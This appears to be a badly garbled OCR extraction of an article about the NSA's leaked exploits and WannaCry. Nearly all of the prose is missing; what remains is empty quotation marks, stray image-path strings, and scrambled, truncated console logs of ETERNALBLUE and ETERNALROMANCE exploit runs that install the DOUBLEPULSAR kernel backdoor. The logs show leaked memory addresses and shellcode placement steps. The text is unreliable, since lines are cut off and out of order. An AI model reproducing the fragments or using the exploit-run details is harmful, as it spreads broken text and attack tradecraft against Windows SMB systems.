“ ” NSA

“ ” “ ”

“ ”

“ ”


“ ” “ ” wannacry


NSA “


” NSA


NSA

“ ”


[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
.....DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[+] Sending SMBv2 buffers
.....DONE.
[+] Sending large SMBv1 buffe
[+] Sending final SMBv2 buffe
[*] Sending SMB Echo request
DONE.
[+] ETERNALBLUE overwrit
[*] Sending egg to corrupte
[*] Triggering free of corru
[*] Pinging backdoor....
[+] Backdoor returned c
[+] Ping returned Target
[+] Backdoor installed
[*] CORE sent serialized out
0x00000000 08 00
[+]


[+] Success!
[+] Smb pipe and rpc setup complete
<----------| Entering Danger Zone |----------
[*] Preparing dynamite...
[+] Successfully Leaked Transaction!
[+] Successfully caught Fish-in-a-barrel
<----------| Leaving Danger Zone |----------
[*] Attempting to find remote SRV module
[+] Reading from CONNECTION struct at: 0
[+] Found SRV global data pointer: 0xB24
[+] Locating function tables...
[+] Transaction2Dispatch
[*] Installing DOUBLEPULSAR
[+] Leaked Npp Buffer to Execute at: 0x8
[+] shellcodeaddress = 81ce2998, shellco
[+] Backdoor shellcode written
[+] Backdoor function pointer overwritte
[*] Executing DOUBLEPULSAR
[*] DOUBLEPULSAR should now be installed. The DO
installation.
Table at: 0xB24CA598
defilesize=3655
PU client can be used to verify


<----------| Leaving Danger Zone |---------->
mote SRV module
CONNECTION struct at: 0xFFFFFA801A942920
bal data pointer: 0xFFFFF880060E6FA0
[*] Attempting to find re
[+] Reading from
[+] Found SRV glo
[*] Beginning quest for executable memory...
[+] PreferredWorkQueue: FFFFFA801AB5A100
[+] IrpThread: FFFFFA801ABE4880
[+] KProcess: FFFFFA8018C88040
[+] ProcessListEntry.Blink: FFFFF802834D2C80
[+] Searching backwards..
[+] Base of Nt: FFFFF80283201000
[+] Found RWX memory!!! FFFFF80283472000
[*] Copying code to target
[+] Backdoor shellcode written
[*] Triggering stub allocator
[+] Backdoor function pointer overwritten
[+] Cleared RWX region
[*] Triggering DOUBLEPULSAR installer
to verify
[*] DOUBLEPULSAR should now be installed. The DOPU client can be used
installation.
[+] Plugin completed successfully
[+] Contract: StagedUpload
[+] ConnectedTcp: ffffffff
[+] XorMask: 6c
[+] TargetOsArchitecture: x64


to target
[*] Connecting
nnection established
[+] Co
ng SMB connection
[*] Initializi
B session established
[+] SM
B setup complete
[+] SM
information leak (sync)
[*] Attempting
lu..leaked transaction!
[+] Successful
